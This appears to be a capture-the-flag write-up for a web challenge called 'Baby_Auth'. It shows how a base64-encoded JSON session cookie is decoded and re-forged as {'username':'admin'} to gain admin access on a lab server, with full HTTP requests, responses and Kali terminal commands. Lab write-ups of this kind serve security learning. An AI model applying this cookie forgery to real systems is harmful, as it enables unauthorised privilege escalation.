
Baby_Auth


#web

1. Try to Login as username: admin || password: admin




Invalid username or password

2. Register for any username and password.
3. Login with the account that you created



You are not an admin

4. As you can see in the request Cookie is base64 encoded



```
37   http://94.237.59.63:45239   GET   /   200   2985   HTML   broken authentication   94.237.59.63
```

Request

```
GET / HTTP/1.1
Host: 94.237.59.63:45239
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.63:45239/login
Connection: close
Cookie: PHPSESSID=eyJ1c2VybmFtZSI6InRlc3QifQ%3D%3D
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 13 Aug 2024 09:26:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.12
Content-Length: 2807

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      broken authentication
    </title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!--===============================================================================================-->
    <link rel="icon" type="image/png" href="
    /static/images/icons/favicon.ico"/>
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
    /static/vendor/bootstrap/css/bootstrap.min.css">
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
    /static/fonts/font-awesome-4.7.0/css/font-awesome.min.css">
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
```

Inspector

Selection 32 (0x20)

Selected text

eyJ1c2VybmFtZSI6InRlc3QifQ%3D%3D


Decoded from: URL encoding

eyJ1c2VybmFtZSI6InRlc3QifQ==

Decoded from: Base64


{"username":"test"}

Request attributes	2
Request cookies	1
Request headers	9
Response headers	6



```
┌──(kali㉿kali)-[~]
└─$ echo "eyJ1c2VybmFtZSI6InRlc3QifQ%3D%3D" | base64 -d
{"username":"test"}base64: invalid input
```

5. Change username to admin (base64 encoded) and send the request again.



Request

```
GET / HTTP/1.1
Host: 94.237.59.63:45239
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
 Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.63:45239/login
Connection: close
Cookie: PHPSESSID=eyJ1c2VybmFtZSI6ImFkbWluIn0=
Upgrade-Insecure-Requests: 1
```

Response

```
    <meta name="viewport" content="
    width=device-width, initial-scale=1">
    <!--===============================================================================================-->
    <link rel="icon" type="image/png" href="
    /static/images/icons/favicon.ico"/>
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
    /static/vendor/bootstrap/css/bootstrap.min.css">
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
    /static/fonts/font-awesome-4.7.0/css/font-awesome
    .min.css">
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
    /static/vendor/animate/animate.css">
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
    /static/vendor/css-hamburgers/hamburgers.min.css"
    >
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	9
Response headers	6

```
The data are encoded as described for the base64 alphabet in RFC 4648.
When decoding, the input may contain newlines in addition to the bytes of
the formal base64 alphabet.  Use --ignore-garbage to attempt to recover
from any other non-alphabet bytes in the encoded stream.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Report any translation bugs to <https://translationproject.org/team/>
Full documentation <https://www.gnu.org/software/coreutils/base64>
or available locally via: info '(coreutils) base64 invocation'

┌──(kali㉿kali)-[~]
└─$ echo "test" | base64 -w
base64: option requires an argument -- 'w'
Try 'base64 --help' for more information.

┌──(kali㉿kali)-[~]
└─$ echo "test" | base64
dGVzdAo=

┌──(kali㉿kali)-[~]
└─$ echo -n "{"username":"test"}" | base64
e3VzZXJuYW1lOnRlc3R9

┌──(kali㉿kali)-[~]
└─$ echo -n "{"username":"admin"}" | base64
e3VzZXJuYW1lOmFkbWlufQ==

┌──(kali㉿kali)-[~]
└─$ echo -n "{\"username\":\"admin\"}" | base64
eyJ1c2VybmFtZSI6ImFkbWluIn0=

┌──(kali㉿kali)-[~]
└─$
```